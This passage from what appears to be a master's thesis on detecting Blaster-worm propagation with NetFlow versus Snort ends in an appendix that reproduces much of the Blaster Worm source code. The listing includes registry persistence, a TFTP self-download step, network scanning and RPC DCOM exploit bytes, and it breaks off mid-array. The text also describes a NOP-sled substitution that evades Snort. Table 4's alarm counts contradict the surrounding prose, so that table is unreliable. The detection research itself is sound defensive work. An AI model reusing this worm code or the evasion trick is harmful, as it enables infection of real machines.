

Figure 8: Original dataset, displaying worm propagation (I1) with convert channels indicator (I3)

Based on the indicators presented in the figures, and our assessment of their meaning, we can state there is a **very strong indication** of worm propagation in our dataset.



Figure 9: Original dataset, displaying portscanning activities by host (I2)

5.3.2 Modified dataset

Snort

In Table 4 we see that the alarms Snort produced for the modified dataset where noticeably different compared to the alarms generated from the original dataset as seen in Table 3. Both the *SHELLCODE x86 NOOP* and *DCom RPC System Shell Exploit Response* are absent. The only alarm Snort produces is the *Possible dcom*.c EXPLOIT ATTEMPT*, with an equal amount of times as for the original dataset. If we were presented by only this alarm we could not make a decision on what had happened before we received any more information. There could be a suspicion of an attack as the number of consecutive alarms of the same category is this large.

Based on this information we can only say there is an abnormal activity on our network.

Table 4: Snort alarms for modified dataset

SignatureID	**Msg**	**# Alarms**
10000003	DCom RPC System Shell Exploit Response	100
1000002	Possible dcom*.c EXPLOIT ATTEMPT	0
1000001	SHELLCODE x86 NOOP	0

NetFlow Analysis

In Figure 10 for the modified dataset we see some distinguishable changes compared to Figure 8: All the worm propagation on port 4444 has disappeared. Other than that, the graphs are identical. Even with the port 4444 disappeared, the yellow bars for each of the propagations still look the same. The last Figure 11 has the same distinguishable change as for the first modified Figure: The port 4444 is missing. Other than that, they are also identical.



Figure 10: Modified dataset, displaying worm propagation (I1) with convert channels indicator (I3)



Figure 11: Modified dataset, displaying portscanning activities by host (I2)

Based on the indicators presented in the figures, and our assessment of their meaning, we can still state there is a **very strong indication** of worm propagation in our dataset.

6 Discussion of the results

Our experiments show that we are able to detect worm propagation using NetFlow analysis, and if the worm is slightly changed our system performs better than Snort. There could exist Snort preprocessors designed to detect worm propagation, something which would yield better results than mere static rule-based alarms.

Simulated datasets

In this experiment we use two sets of generated datasets. They are based on real captures from a real worm propagation between two hosts. This could possibly degrade the validity of our experiments. However, given the nature of an aggressive computer worm it would be difficult to capture the necessary network traffic to make a solid dataset for our experiments. The fact that the datasets are generated from actual captured worm activity, we find this sufficient to ensure validity of the experimental results. One weakness of the datasets are their lack of other traffic. There might exist scenarios where the recursive repetitive worm pattern could surface without the activity being worm propagation. Without a truly diverse and real dataset we cannot exclude the possibility of our system behaving in a different way.

NetFlow analysis

NetFlow analysis only keeps meta-information about network traffic, and as such we sacrifice the contents. This has both benefits and disadvantages. We can use the method to go back in time and do a retrospective analysis of previous occurrences. In such scenarios we might be curious about what was in the packets, which version of some software and so on, but this information is no longer available to us. On the opposite, NetFlow analysis enables us to keep the knowledge of a network flow over a much longer period of time compared to storing all network information.

In our experiments we query the database after a repeating pattern of one host connecting to another host on a destination port. The chain of connections would show how the worm propagates from one host to the next. This is a **strong indicator** as we consider the pattern to be unique to worm behavior. In addition to this indicator we are provided with two **weak indicators**. The first gives us a view of covert channel activity between an infected host and hosts it connects to on a destination port considered to be part of a worm propagation. The latter is a standard portscan detector, listing number of unique hosts contacted by a source IP on a destination port. However, it supports our worm propagation indication as a worm would normally try to connect to numerous of hosts on the same port.

In the original dataset the NetFlow analysis resulted in a graph showing *worm propagation* on both port 135 and 4444. The reason for getting the additional propagation indication for port 4444 is from how the database query is defined. There is no correlation between each propagation destination port. It could not be so either, as a worm could exploit multiple network vulnerabilities, generating more than one destination port in our worm propagation graph. If the other destination port were not 135, but something else, we might have a more complicated problem estimating what is going on by simply using the graph as a source of information. However, what it does is enable us with an indication of worm propagation. We could further study the NetFlow records in the database by hand to investigate the incident.

If there were worm propagation from a source host on a destination port without any levels of covert channels we could consider the worm to not connect between the infected host and a targeted host within 1 minute after the infection. Our NetFlow system, as it is, would not detect if a worm e.g. connects to a statically defined IP as convert channel, or uses, like the Conficker Worm, different DNS names to go and fetch new versions of itself.

The NetFlow system does not seem to care if the covert channel in our scenario with a modified worm uses random ports at all. The port 4444 is removed from our graph, but we still have a clear view of a worm propagation in our dataset, attempting to exploit the port 135. As from the graph we can see that the worm has successfully exploited at least 14 of the 99 hosts in our scenario. The dataset contained 41% vulnerable hosts. The reason we might not see more hosts in our NetFlow analysis could be the fact that the simulator stops all processing as it reaches processing of approximately 99 hosts. The simulator could have had a lot of hosts that were queued for propagation, but was never executed.

Our NetFlow analysis shows us that we would be able to detect worm propagation on an arbitrary vulnerable service, and not just a known service as in our experiment.

Snort

In our experiments we use Snort as the representative of a signature-based Network Intrusion Detection System. We use it to show how simple changes in malware can be sufficient to elude the statically defined patterns used by such a system. As mentioned above, there might be configuration abilities in Snort which we have not utilized, that could enable Snort to perform significantly better than what our experiments tell us.

For the original dataset the three rules defined to trigger on Blaster Worm work as expected. It is important to notice the *SHELLCODE x86 NOOP* triggered on a TFTP connection (port 69) as it was being sent to the target. The actual attack did not manage to trigger this alarm. This is due to the limitation in the rule definition by setting a maximum depth. It defines how deeply Snort will inspect packets for that rule, as mentioned previously. Since the exploitation code is far into the RPC DCOM package sent to the targeted host this alarm will never trigger for that. The other two alarms trigger as expected and as how we know the Blaster Worm operates.

As we move on to use the modified dataset we see a significant change in how Snort is able to detect the Blaster Worm. Two minor modifications to how the worm is crafted, while the actual functionality on how it operates is preserved are all we need to severely cripple the detection ability of Snort towards our worm. Snort still detects the RPC BIND request, but nothing more. The rule for *DCom RPC System Shell Exploit Response* could be extended to not only look at port 4444 but a defined range of ports. As this also could limit this rule on our modified worm, we could allow for the *any* port instead of 4444. The disadvantage of this is increased resource consumption by Snort. Every TCP/IP packet would thus be compared against the content of our rule. If the network is huge, with a high traffic load, this should possibly be kept as a defined set of ports, or simply port 4444. The real give-away of detecting buffer overflow code is being able to detect the NOP sled in the exploit. There should only be very special circumstances where we would find 14 or more consecutive No-Operation instructions. Snort have several rules in their rulefile *shellcode.rules*, but none managed to detect our little replacement from \x90 to \x48\x40.

General notes

The experiments show a defined scenario of detecting a piece of malware. As quoted by Bejtlich; security is a process, not an end state. These words are very powerful. Our experiments show us that if we consider the ruleset on the Blaster Worm as an end state with regards to how it could be detected we would live in a false sense of security. The experiments show us the importance of applying tools capable of non-signatured based detection.

There are scenarios where NetFlow analysis would not be suitable, such as detecting generic Cross-site scripting attacks. These attacks are conducted over the Hyper-Text Transport Protocol (HTTP), port 80, where all the other www-activities are transferred. On the Internet today there is an enormous activity on this port, and this will make NetFlow analysis difficult. A signature-based detection system would prove much more useful in such a scenario, where we could perform content inspection rather than only meta-information analysis.

We should not base our entire security policy on network signature based detection, and by no means state we only need signature-based or non-signature-based detection systems, without first analyze and define a good intrusion detection strategy. We can defend our systems on many different levels, network intrusion detection is one of them.

7 Conclusions

This thesis shows NetFlow analysis can be used to detect worm propagation. We will now address each of the research questions and see if they have been answered.

1. Is it feasible to use NetFlow analysis to detect worm propagation?
   Hypothesis: It will be possible to use NetFlow analysis for detecting worm propagation
   As both Malmedal[8] and Gong[28] show NetFlow analysis can be used for malware detection, and should have a natural place in a network intrusion detection strategy. We show in our experiments that worm propagation can be detected using NetFlow analysis.
2. Analyze the robustness of NetFlow analysis and Snort when worms change or worm complexity increases. Find limitations of both methods, compare the results.
   Hypothesis: NetFlow analysis is more robust than a signature-based IDS.
   Both NetFlow analysis and Snort can be used to detect the Blaster Worm when it keeps its behavior. However, when the worm changes Snort is not able to detect the worm as well. The NetFlow system still manage to keep a sustainable level of indication of worm propagation. The NetFlow system is more robust with regard to changes or increased complexity in our worm.
   Our experiments were completed successfully supporting the confirmation of our hypothesis.

8 Future Work

This thesis confirms that NetFlow analysis can be used to detect worm propagation.

There is a possibility of using or visualizing the data in another way such that it could grant a higher level of worm indication. Further studies should be made on testing the method on a real-life dataset captured from a large computer network which has had a major worm breakout. This would strengthen the validation of our results further.

The way Snort is used in this thesis is by no means an attempt to suppress the tool as a gallant Intrusion Detection System. As such, we should do further study on how Snort could be able to detect worm propagation. The recursive database query in this thesis could be transformed into an algorithm and used in a Snort preprocessor.

Malmedal[8] presented a classification of malware which could be detected in NetFlow data. We propose a new method of detecting worm propagation also by using NetFlow analysis. Further study on detecting other types of malware would prove useful.

In a real-world scenario, we might have computer worms, which are designed from a basic prototype to elude detection. Such worms could use a slow contagion pace. As Malmedal concludes, a NetFlow system would yield better than a signatured-based detection system on slow propagation with respect to the detection time-window. Further study should be made to test our method on slow worm propagation.

Bibliography

[1] Keong, T. C. Analysis of msblast and welchia worm. Powerpoint presentation, October 2003.

[2] Gollmann, D. 2003. *Computer Security*. ISBN10 0471978442. Wiley, first edition edition.

[3] Gollmann, D. 2006. *Computer Security*. ISBN10 0470862939. Wiley, second edition edition.

[4] Bejtlich, R. July 2004. *The Tao of Network Security Monitoring: Beyond Intrusion Detection*. Addison-Wesley Professional, ISBN10 0321246772, ISBN13 9780321246776.

[5] Symantec. April - June 2010. Symatec intelligence quartely report april - june 2010.

[6] Lyda, J. H. R. March 2007. Sparta. In *IEEE Security and Privacy*, 40–45.

[7] Waizumi, Y., Tsuji, M., Tsunoda, H., Ansari, N., & Nemoto, Y. 2007. Distributed early worm detection based on payload histograms. In *ICC'07*, 1404–1408.

[8] Malmedal, B. Using netflows for slow portscan detection. Master's thesis, Gjøvik University College, 2005.

[9] Roesch, M. November 1999. Snort - lightweight intrusion detection for networks. USENIX LISA.

[10] Szor, P. 2005. *The Art of Computer Virus Research and Defense*. Addison-Wesley Professional.

[11] Wagner, A., Dübendorfer, T., Plattner, B., & Hiestand, R. 2003. Experiences with worm propagation simulations. In *In Proceedings of the 2003 ACM workshop on Rapid Malcode*, 34–41. ACM Press.

[12] Felix Leder, T. W. Know your enemy: Containing conficker. Technical report, The Honeynet Project, April 2009.

[13] Bishop, M. March 2003. *Computer Security: Art and Science*. Addison-Wesley, ISBN10 0201440997.

[14] Staniford, S., Hoagland, J. A., & McAlerney, J. M. 2002. Practical automated detection of stealthy portscans. *J. Comput. Secur.*, 10(1-2), 105–136.

[15] Paredes-Oliva, I., Barlet-Ros, P., & Solé-Pareta, J. 2009. Portscan detection with sampled netflow. In *TMA*, Papadopouli, M., Owezarski, P., & Pras, A., eds, volume 5537 of *Lecture Notes in Computer Science*, 26–33. Springer.

[16] Zhenqi, W. & Xinyu, W. 2008. Netflow based intrusion detection system. *MultiMedia and Information Technology, International Conference on*, 0, 825–828.

[17] McHugh, J. 2004. Sets, bags, and rock and roll: Analyzing large data sets of network data. In *Proceedings of ESORICS*, 407–422, Springer LNCS 3193.

[18] Bullard, C. November 2009. Audit record generation and usage system. http://www.qosient.com/argus/.

[19] Claise, B. Cisco systems netflow services export version 9. RFC 3954, Internet Engineering Task Force, October 2004.

[20] Postel, J. Transmission control protocol. RFC 793, Internet Engineering Task Force, September 1981.

[21] Pao, T.-L. & Wang, P.-W. 2004. Netflow based intrusion detection system. In *Networking, Sensing and Control, 2004 IEEE International Conference on*, volume 2, 731–736 Vol.2.

[22] Sridharan, A. & Ye, T. 2007. Tracking port scanners on the ip backbone. In *LSAD '07: Proceedings of the 2007 workshop on Large scale attack defense*, 137–144, New York, NY, USA. ACM.

[23] Jung, J., Paxson, V., Berger, A. W., & Balakrishnan, H. May 2004. Fast portscan detection using sequential hypothesis testing. In *IEEE Symposium on Security and Privacy 2004*, Oakland, CA.

[24] Schechter, S. E., Jung, J., & Berger, A. W. 2004. Fast detection of scanning worm infections. In *IN PROCEEDINGS OF THE 7 TH INTERNATIONAL SYMPOSIUM ON RECENT ADVANCES IN INTRUSION DETECTION (RAID*, 59–81.

[25] Chen, X. & Heidemann, J. Detecting early worm propagation through packet matching. Technical report, ISI Tech, February 2004.

[26] Singh, S., Estan, C., Varghese, G., & Savage, S. 2008. The earlybird system for real-time detection of unknown worms. Workshop on Hot Topics in Networks Workshop Program 2008.

[27] Rabin, M. O. Fingerprinting by random polynomials. Technical Report TR-15-81, Harvard Univ. Center for Research in Computing Technology, Cambridge, Mass., 1981.

[28] Gong, Y. 2004. Detecting worms and abnormal activities with netflow. *Symantec Connect*.

[29] Mohammad, A. H. Detecting botnets based on their behaviors perceived from netow data. Seminar report, University of Tartu, November 2009.

[30] Kim, S. S. & Reddy, A. L. N. 2008. Statistical techniques for detecting traffic anomalies through packet header data. *IEEE/ACM Trans. Netw.*, 16(3), 562–575.

[31] Lampson, B. W. 1973. A note on the confinement problem.

[32] Hackworth, A. Windows rpc dcom buffer overflow exploit. Technical report, GIAC Certified Incident Handler.

A The Blaster Worm source-code

We have removed the Denial of Service code in this worm, and added a block if it tries to propagate outside our laboratory network.

Listing A.1: A limited version of the Blaster Worm source-code

```
#include <winsock2.h>
#include <ws2tcpip.h>
#include <wininet.h>
#include <stdio.h>

#pragma comment (lib, "ws2_32.lib")
#pragma comment (lib, "wininet.lib")
#pragma comment (lib, "advapi32.lib")

const char msg1[]="I just want to say LOVE YOU SAN!!";
const char msg2[]="billy gates why do you make this possible ?"
" Stop making money and fix your software!!";

#define MSBLAST_EXE "msblast.exe"
#define MSRCP_PORT_135 135
#define TFTP_PORT_69 69
#define SHELL_PORT 4444

char target_ip_string[16]; /* hold current IP address */
int fd_tftp_service; /* socket for TFTPservice. */
int is_tftp_running; /* flag to check if thread is running. */
char msblast_filename[256+4]; /* used to query itself to find it's own filename (↩
     GetModuleFilename() */

int ClassD, ClassC, ClassB, ClassA;
int local_class_a, local_class_b;
int winxp1_or_win2k2;

/* Prototyping */
DWORD WINAPI blaster_tftp_thread(LPVOID p) ;
void blaster_spreader();
void blaster_exploit_target(int fd, const char *victim_ip);
void blaster_increment_ip_address() ;

/***************************************************************
 * This is where the 'msblast.exe' program starts running
 ***************************************************************/
void main(int argc, char *argv[])
{
    void *hThread;
    WSADATA WSAData;
    char myhostname[512];
    char daystring[3];
    char monthstring[3];
    HKEY hKey;
    int ThreadId;
    register unsigned long scan_local=0;

    /* Adds this worm to registry. */
    RegCreateKeyEx(
    /*hKey*/ HKEY_LOCAL_MACHINE,
    /*lpSubKey*/ "SOFTWARE\\Microsoft\\Windows\\"
    "CurrentVersion\\Run",
    /*Reserved*/ 0,
    /*lpClass*/ NULL,
    /*dwOptions*/ REG_OPTION_NON_VOLATILE,
    /*samDesired */ KEY_ALL_ACCESS,
    /*lpSecurityAttributes*/ NULL,
    /*phkResult */ &hKey,
    /*lpdwDisposition */ 0);
    RegSetValueExA(
    hKey,
    "windows auto update",
    0,
    REG_SZ,
    MSBLAST_EXE,
    50);
    RegCloseKey(hKey);

    /* Prevent re-infection by checking a global object called 'BILLY' */
    CreateMutexA(NULL, TRUE, "BILLY");
    if (GetLastError() == ERROR_ALREADY_EXISTS)
        ExitProcess(0);

/*
 * Windows systems requires "WinSock" (the network API layer)
 * to be initialized. Note that the SYNflood attack requires
 * raw sockets to be initialized, which only works in
 * version 2.2 of WinSock.
 */
    if (WSAStartup(MAKEWORD(2,2), &WSAData) != 0
    && WSAStartup(MAKEWORD(1,1), &WSAData) != 0
    && WSAStartup(1, &WSAData) != 0)
        return;

    /* Worm reads itself from disk, rather than hard-coded location. */
    GetModuleFileNameA(NULL, msblast_filename, sizeof(msblast_filename));

    /* On dialups, we make sure it is connected. */
    while (!InternetGetConnectedState(&ThreadId, 0))
        Sleep (20000); /* 20 seconds */


    ClassD = 0;             /* Initialize the low-order byte of target IP address to 0. */
    srand(GetTickCount());  /* The worm must make decisions "randomly", and we "seed" the random ↩
         number generator. */

    local_class_a = (rand() % 254)+1;
    local_class_b = (rand() % 254)+1;

    if (gethostname(myhostname, sizeof(myhostname)) != -1) {
    HOSTENT *p_hostent = gethostbyname(myhostname);

        if (p_hostent != NULL && p_hostent->h_addr != NULL) {
            struct in_addr in;
            const char *p_addr_item;

            memcpy(&in, p_hostent->h_addr, sizeof(in));
            sprintf(myhostname, "%s", inet_ntoa(in));

            p_addr_item = strtok(myhostname, ".");
            ClassA = atoi(p_addr_item);

            p_addr_item = strtok(0, ".");
            ClassB = atoi(p_addr_item);

            p_addr_item = strtok(0, ".");
            ClassC = atoi(p_addr_item);

            if (ClassC > 20) {
                /* When starting from victim's address range,
                 * try to start a little bit behind. This is
                 * important because the scanning logic only
                 * move forward. */
                srand(GetTickCount());
                ClassC -= (rand() % 20);
            }
            local_class_a = ClassA;
            local_class_b = ClassB;
            scan_local = TRUE;
        }
    }

    /* In our Thesis we disable the Win2k victims. */
    winxp1_or_win2k2 = 1;       /* 1 = XP, 2 = Win2K */

/*
 * If not scanning locally, then choose a random IP address
 * to start with.
 */
    if (!scan_local) {
        ClassA = (rand() % 254)+1;
        ClassB = (rand() % 254);
        ClassC = (rand() % 254);
    }


    ClassD = 1 ;

    for (;;) blaster_spreader();    /* We go into worm mode to infect systems. */
    WSACleanup();                   /* Will never reach, but we need WSACleanup() after ↩
         WSAStartup() */
}



/*
 * This will be called from CreateThread in the main worm body
 * right after it connects to port 4444. After the thread is
 * started, it then sends the string "
 * tftp -i %d.%d.%d.%d GET msblast.exe" (where the %ds represents
 * the IP address of the attacker).
 * Once it sends the string, it then waits for 20 seconds for the
 * TFTP server to end. If the TFTP server doesn't end, it calls
 * TerminateThread.
 */
DWORD WINAPI blaster_tftp_thread(LPVOID p)
{
/*
 * This is the protocol format of a TFTP packet. This isn't
 * used in the code -- I just provide it here for reference
 */
    struct TFTP_Packet
    {
    short opcode;
    short block_id;
    char data[512];
    };

    char reqbuf[512]; /* request packet buffer */
    struct sockaddr_in server; /* server-side port number */
    struct sockaddr_in client; /* client IP address and port */
    int sizeof_client; /* size of the client structure*/
    char rspbuf[512]; /* response packet */

    static int fd; /* the socket for the server*/
    register FILE *fp;
    register block_id;
    register int block_size;
    register int bytes_sent ;

/* Set a flag indicating this thread is running. The other
 * thread will check this for 20 seconds to see if the TFTP
 * service is still alive. If this thread is still alive in
 * 20 seconds, it will be killed.
 */
    is_tftp_running = TRUE; /*1 == TRUE*/

/* Create a server-socket to listen for UDP requests on */
    fd = socket(AF_INET, SOCK_DGRAM, 0);
    if (fd == SOCKET_ERROR)
```

```
        goto closesocket_and_exit;

/* Bind the socket to 69/udp */
    memset(&server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_port = htons(TFTP_PORT_69);
    server.sin_addr.s_addr = 0; /*TFTP server addr = <any>*/
    if (bind(fd, (struct sockaddr*)&server, sizeof(server)) != 0)
    goto closesocket_and_exit;

/* Receive a packet, any packet. The contents of the received
 * packet are ignored. This means, BTW, that a defensive
 * "worm-kill" could send a packet from somewhere else. This
 * will cause the TFTP server to download the msblast.exe
 * file to the wrong location, preventing the victim from
 * doing the download. */

    sizeof_client = sizeof(client);
    if (recvfrom(fd, reqbuf, sizeof(reqbuf), 0,
         (struct sockaddr*)&client, &sizeof_client) <= 0)
    goto closesocket_and_exit;

/* The TFTP server will respond with many 512 byte blocks
 * until it has completely sent the file; each block must
 * have a unique ID, and each block must be acknowledged.
 */
    block_id = 0;

/* Open this file. GetModuleFilename was used to figure out
 * this filename. */
    fp = fopen(msblast_filename, "rb");
    if (fp == NULL)
    goto closesocket_and_exit;

/* Continue sending file fragments until none are left */
    for (;;) {
        block_id++;

        /* Build TFTP header */
        #define TFTP_OPCODE_DATA 3
        *(short*)(rspbuf+0) = htons(TFTP_OPCODE_DATA);
        *(short*)(rspbuf+2)= htons((short)block_id);

        /* Read next block of data (about 12 blocks total need
         * to be read) */
        block_size = fread(rspbuf+4, 1, 512, fp);

        /* Increase the effective length to include the TFTP
         * head built above */
        block_size += 4;

        /* Send this block */
        bytes_sent = sendto(fd, (char*)&rspbuf, block_size,0, (struct sockaddr*)&client, ↩
             sizeof_client) ;
        if(bytes_sent <= 0)
            break;


        /* Sleep for a bit.
         * The reason for this is because the worm doesn't care
         * about retransmits -- it therefore must send these
         * packets slow enough so congestion doesn't drop them.
         * If it misses a packet, then it will DoS the victim
         * without actually infecting it. Worse: the intended
         * victim will continue to send packets, preventing the
         * worm from infecting new systems because the
         * requests will misdirect TFTP. This design is very
         * bad, and is my bet as the biggest single factor
         * that slows down the worm. */
        Sleep(100);              /* We allow our selves to speed it up. */

        /* File transfer ends when the last block is read, which
         * will likely be smaller than a full-sized block*/
        if (bytes_sent <= 4) {
            fclose(fp);
            fp = NULL;
            break;
        }
    }

    if (fp != NULL)
    fclose(fp);

    closesocket_and_exit:
/* Notify that the thread has stopped, so that the waiting
 * thread can continue on */
    is_tftp_running = FALSE;
    closesocket(fd);
    ExitThread(0);



    return 0;
}




/*
 * This function increments the IP address.
 */
void blaster_increment_ip_address()
{
    for (;;) {
    if (ClassD <= 254) {
        ClassD++;
        return;
    }

    ClassD = 0;
    ClassC++;
    if (ClassC <= 254)
        return;
    ClassC = 0;
    ClassB++;
    if (ClassB <= 254)
        return;
    ClassB = 0;
    ClassA++;
    if (ClassA <= 254)
        continue;
    ClassA = 0;
    return;
    }
}


/*
 * This is called from the main() function in an
 * infinite loop. It scans the next 20 addresses,
 * then exits.
 */
void blaster_spreader()
{
    fd_set writefds;

    register int i;
    struct sockaddr_in sin;
    struct sockaddr_in peer;
    int sizeof_peer;
    int sockarray[20];
    int opt = 1;
    const char *victim_ip;

/* Create the beginnings of a "socket-address" structure that
```

```
 * will be used repeatedly below on the 'connect()' call for
 * each socket. This structure specified port 135, which is
 * the port used for RPC/DCOM. */
    memset(&sin, 0, sizeof(sin));
    sin.sin_family = AF_INET;
sin.sin_port = htons(MSRCP_PORT_135);

/* Create an array of 20 socket descriptors */
 for (i=0; i<2; i++) {
     sockarray[i] = socket(AF_INET, SOCK_STREAM, 0);
     if (sockarray[i] == -1)
     return;
     ioctlsocket(sockarray[i], FIONBIO , &opt);
 }


/* Initiate a "non-blocking" connection on all 20 sockets
 * that were created above.
 * FAQ: Essentially, this means that the worm has 20
 * "threads" -- even though they aren't true threads.
 */
 for (i=0; i<20; i++) {
     int ip;

     blaster_increment_ip_address();

     /* Safety check. */
     if(ClassA != 192 || ClassB != 168 || ClassC != 0) {
         exit(0) ;
     }

     sprintf(target_ip_string, "%i.%i.%i.%i",
         ClassA, ClassB, ClassC, ClassD);

     ip = inet_addr(target_ip_string);
     if (ip == -1)
     return;
     sin.sin_addr.s_addr = ip;
     connect(sockarray[i],(struct sockaddr*)&sin,sizeof(sin));
 }

/* Wait 1.8-seconds for a connection.
 * BUG: this is often not enough, especially when a packet
 * is lost due to congestion. A small timeout actually makes
 * the worm slower than faster */
 Sleep(1800);

/* Now test to see which of those 20 connections succeeded.
 * BUFORD: a more experienced programmer would have done
 * a single 'select()' across all sockets rather than
 * repeated calls for each socket. */
 for (i=0; i<20; i++) {
     struct timeval timeout;
     int nfds;

     timeout.tv_sec = 0;
     timeout.tv_usec = 0;
     nfds = 0;

     FD_ZERO(&writefds);
     FD_SET((unsigned)sockarray[i], &writefds);

     if (select(0, NULL, &writefds, NULL, &timeout) != 1) {
        closesocket(sockarray[i]);
     } else {
        sizeof_peer = sizeof(peer);
        getpeername(sockarray[i],(struct sockaddr*)&peer, &sizeof_peer);
        victim_ip = inet_ntoa(peer.sin_addr);

        blaster_exploit_target(sockarray[i], victim_ip);
        closesocket(sockarray[i]);
     }
 }
```

```
}

unsigned char bindstr[] = {
0x05, 0x00, 0x0B, 0x03, 0x10, 0x00, 0x00, 0x00, 0x48, 0x00, 0x00,
0x00, 0x7F, 0x00, 0x00, 0x00,
0xD0, 0x16, 0xD0, 0x16, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
0x00, 0x01, 0x00, 0x01, 0x00,
0xa0, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x00,
0x04, 0x5D, 0x88, 0x8A, 0xEB, 0x1C, 0xC9, 0x11, 0x9F, 0xE8, 0x08,
0x00,
0x2B, 0x10, 0x48, 0x60, 0x02, 0x00, 0x00, 0x00
};
unsigned char request1[] = {
0x05, 0x00, 0x00, 0x03, 0x10, 0x00, 0x00, 0x00, 0xE8, 0x03, 0x00,
0x00, 0xE5, 0x00, 0x00, 0x00, 0xD0, 0x03, 0x00, 0x00, 0x01,
0x00, 0x04, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x32, 0x24, 0x58, 0xFD, 0xCC,
0x45, 0x64, 0x49, 0xB0, 0x70, 0xDD, 0xAE, 0x74, 0x2C, 0x96,
0xD2, 0x60, 0x5E, 0x0D, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00,
